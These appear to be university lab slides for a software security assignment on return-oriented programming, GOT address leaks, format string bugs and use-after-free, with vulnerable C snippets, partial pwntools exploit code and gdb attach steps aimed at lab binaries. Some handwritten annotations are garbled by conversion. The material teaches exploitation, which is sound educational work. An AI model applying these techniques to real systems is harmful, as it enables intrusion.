

Lab #3. ROP & Challenges

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General Information

■ Check "Lab #3" in *Assignment* tab of *Cyber Campus*

- Skeleton code (`Lab3.tgz`) is attached in the post
- Deadline: **11/15 Friday 23:59**
- Submission will be accepted in that post, too
- Late submission due: **11/17 Sunday 23:59 (-20% penalty)**
- Delay penalty is applied uniformly (**not problem by problem**)

■ Please read the instructions in this slide carefully

- This slide is a step-by-step tutorial for the lab
- It also contains important submission guidelines
 - If you do not follow the guidelines, **you will get penalty**

Remind: Cheating Policy

- **Cheating (code copy) is strictly forbidden in this course**
 - Read the orientation slide once more
- **Don't ask for solutions in the online community**
 - TA will regularly monitor the communities
- **Sharing your code with others is as bad as copying**
 - Your cooperation is needed to manage this course successfully
- **You must submit a report as well**
 - More instructions are provided at the end of this slide

Skeleton Code Structure

- Copy Lab3.tgz into CSPRO server and decompress it
 - You must connect to csproN.sogang.ac.kr (N = 2, 3, or 7)
- Skeleton code has similar structure to the previous lab
 - 3-1/ ... 3-4/ : Problems that you have to solve
 - 3-5/ : *Bonus problem* for practice (**not included in grading**)
 - But this one can be important when preparing the lab exam
 - **check.py, config**: Files for self-grading
- This slide will provide a guide on writing ROP exploit
 - It also provides a detailed tutorial for solving 3-1

```
jschoi@cspro2:~$ tar -xzf Lab3.tgz
jschoi@cspro2:~$ ls Lab3
3-1 3-2 3-3 3-4 3-5  check.py  config
```

Reading ~~secret~~.txt

secret

- In the lecture slide, we talked about `execve()` function
 - But there are other variants of like `execv()`, `execle()`, ...
- In this lab, you must run the following code* with ROP
 - There are other ways to read `secret.txt`, but **don't use them**
 - Ex) Using `system()` instead, or spawning a shell with `execv()`
 - They may not work and you can even **get 0 point** in such cases
 - For instance, `system()` does not work properly with SUID

```
// You can run "cat secret.txt" with execv() as follow.  
char *argv[3];  
argv[0] = "/bin/cat";    ↓ 이 프로그램을 실행(원조인)  
argv[1] = "secret.txt";  
argv[2] = NULL;  
execv(argv[0], argv); : Cat program 실행(원조인) txt file 읽는다.
```



* Except for 3-3 (this one can be solved without control hijack)

Example: Problem 3-1

- Target program (`twice.c / twice.bin`) is given

```
void run_cat(char *filepath) {
    char *argv[3];
    argv[0] = "/bin/cat";
    argv[1] = filepath;
    argv[2] = NULL;
    execv(argv[0], argv);
}
...
void vuln(void) {
    char buf[20];
    printf("Input your message in stack buffer: ");
    read(0, buf, 64);
}
```

Your goal is to execute this function with "**secret.txt**"

→ BOF

You can see that BOF occurs here

Finding ROP Gadgets

- In principle, you must disassemble all the addresses in the code section, which contains assembly instructions
- Pwntools offers ROP() API that does this automatically
 - print(rop.rdi): Print gadgets that can affect %rdi register
- Tip: You can use p64() function to write concise code

■ FYI, u64(b64 bytes) ^(zsh → bytes type z return) function performs conversion in opposite direction \Rightarrow 3-247
b64 bytes ^{Conversion (bytes type → zsh return)} \Rightarrow 241

```
p = process("./twice.bin")
rop = ROP("./twice.bin")  $\Rightarrow$  Rop gadget 241 bytes
# You can print the gadget information as follow.  $\Rightarrow$  Rop gadget 241.
print(rop.rdi)

# The following two lines have the same meaning.
rdi_gadget = b"\xb3\x12\x40\x00\x00\x00\x00\x00"
rdi_gadget = p64(0x4012b3) # More concise  $\Rightarrow$  8byte
pop rdi gadget 241
```

Attaching GDB to Process

- Assume that you wrote the exploit code below
 - It uses ROP gadget to change the value of %rdi into **0x4142**
- Let's use **gdb** to check if this works as expected
 - Previously, we launched **gdb** and started a process from there
 - This time, let's run the script and attach to the **running process**

```
p = process("./twice.bin")  
  
# You can use this line to pause the script for a while.  
input("Attach GDB now and press enter to continue: ")  
...  
print(p.recvuntil(b"stack buffer: "))  
rdi_gadget = p64(0x4012b3)  
p.send(b"a" * 0x28 + rdi_gadget + p64(0x4142))  
input("Done, but let me wait for a while...")
```

Handwritten annotations:

- A red circle highlights the `input` line: "Attach GDB now and press enter to continue: "
- A red arrow points from the `print` line to the `rdi_gadget` assignment: "rdi값을 0x4142로 설정"
- A red bracket under the `p.send` line indicates the payload structure: "(4bytes) saved return address overwrite"

Attaching GDB to Process

- You must open **two terminals** and switch between them
 - When launching gdb, specify the **process id (pid)** to attach

Step 1. Start the exploit script (1st terminal)

```
jschoi@cspro2:~/Lab3/3-1$ ./exploit-twice.py
[+] Starting local process './twice.bin': pid 6936
Attach GDB now and press enter to continue:
```

(abgjz2/k6n)

Step 2. Attach and set breakpoints (2nd terminal)

```
jschoi@cspro2:~/Lab3/3-1$ gdb -q ./twice.bin 6936
Reading symbols from ./twice.bin...
...
(gdb) b * 0x4011f0
Breakpoint 1 at 0x4011f0
(gdb) c
Continuing.
```

breakpoint

target
program

⇒ 6936 attach

Attaching GDB to Process

- You must open **two terminals** and switch between them
 - In the 2nd terminal, you can use the **gdb** commands to debug

Step 3. Resume the exploit script (1st terminal)

```
jschoi@cspro2:~/Lab3/3-1$ ./exploit-twice.py
[+] Starting local process './twice.bin': pid 6936
Attach GDB now and press enter to continue: Let's go!
b'Input your message in global buffer: '
b'Input your message in stack buffer: '
Done, but let me wait for a while...
```

You must type in something like this

(Enter ↴는 엔터를 치.)

Step 4. Now the breakpoint is hit (2nd terminal)

```
...
Breakpoint 1, 0x00000000004011f0 in vuln ()
(gdb) x/2xg $rsp
0x7ffe17aa3248: 0x00000000004012b3    0x0000000000004142
```

Demonstration

Obtaining Function Offset

- For problem 3-2, you will have to obtain the offset of a function within the libc library
 - Recall that you need this information to figure out the address of `execv()` function, using memory disclosure
- You can do this easily by using the pwntools API
 - Then you don't have to hard-code constants in your script

```
# You can investigate the offset of libc functions as follow.
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
read_offset = libc.symbols['read']
execv_offset = libc.symbols['execv']
print("Offset of read() within library: 0x%x" % read_offset)
print("Offset of execv() within library: 0x%x" % execv_offset)
```

⇒ 生徒会

Hints

■ In 3-1, be careful in handling newline (\n) and null (\0)

- Recall that pwntools' sendline() implicitly appends '\n'
→ gets 등의 null은 replace it.

■ In 3-2, you must leak the addresses of libc functions

- Try to disclose the library addresses stored in GOT *→ Rop52 39p 참조*
- A function's GOT entry is filled in when it's *called for the first time*
→ puts의 주소가 초기화된 GOT Table이 실행되면서 첫 번째로 dump되는 즉시 모든 주소가 Got를 채워나감.

■ In 3-3, you will have to exploit a format string bug to disclose the memory content of an arbitrary address


■ In 3-4, you must exploit a use-after-free vulnerability

- First, examine the behavior of memory allocator, by writing a simple program with malloc() and free() sequence
→ malloc와 free 연속하게 여러 차례는 빠르게 알아보기.
- In other words, think about how to make the allocator return the freed block that you want


Caution: Reliability of Exploit

■ In this lab, your script has to be especially careful in interacting with the target program carefully

- Make sure that you send and receive message **step by step**
- If not, your exploit code may not work reliably (if it doesn't work during the actual grading for this reason, I will deduct point)



This is what we want



But this can happen


Report Guideline

- Write report for **3-2 and 3-3** (not required for 3-1 and 3-4)
 - The role of report is to prove that you solved them on your own
 - If you couldn't solve a problem, don't have to write its report
 - Report will not give you point; it is only used to deduct point
- This time, I will provide a template for each problem
 - Make sure that your report contains the requested content
- If you used ChatGPT to write your exploit code, clearly describe it in your report (review the orientation slide)

Report Template for 3-2

■ Draw the state of stack frame after your input overflows the buffer (see the example below)


- Draw it just as I did in the lecture slide of the ROP chapter
- Explain the **meaning (role) of each memory** block in the figure
- Ex) If it's a gadget address, explain **what that gadget does**
- Ex) If it's an address of a function, explain **what arguments you are trying to pass, and why you are doing that**
 - If you are passing a pointer (memory address) as a function argument, explain what is stored in that address



Report Template for 3-3

■ Draw the state of `main()`'s stack frame immediately before `printf()` is called

- Clearly indicate the positions of `buf[]` and `saved return address` in the stack frame
- N must be the value of `%rsp` at address `0x4011e9`
- You will be entering format specifiers as input ("`%d%d%d...`"); so explain `which stack position is consumed` by each specifier
- Justify `why you repeat` each format specifier `for certain number of times`



Problem Information

- There are four problems you have to solve (25 pt. each)
 - Problem 3-1: `twice.bin` (★) → *Pop Gadget 0%*
 - Problem 3-2: `substr.bin` (★★★)
 - Problem 3-3: `fsb.bin` (★★☆)
 - Problem 3-4: `item.bin` (★★☆)
- You'll get the point for each problem if the exploit works
 - No partial point for non-working exploit
- If the report does not clearly explain how you analyzed and solved the problem, you will lose points
 - You can write the report in Korean or English
 - Due to the limited time, I will randomly select a problem to grade

Submission Guideline

■ You should submit four exploit scripts and report

- Problem 3-1: `exploit-twice.py`
- Problem 3-2: `exploit-substr.py`
- Problem 3-3: `exploit-fsb.py`
- Problem 3-4: `exploit-item.py`
- **Don't forget the report:** `report.pdf`
- 3-5 is a bonus problem, so you don't have to submit it

■ Submission format

- Upload these files directly to *Cyber Campus* (**do not zip them**)
- **Do not change the file name** (e.g., adding any prefix or suffix)
- If your submission format is wrong, you will get **-20% penalty**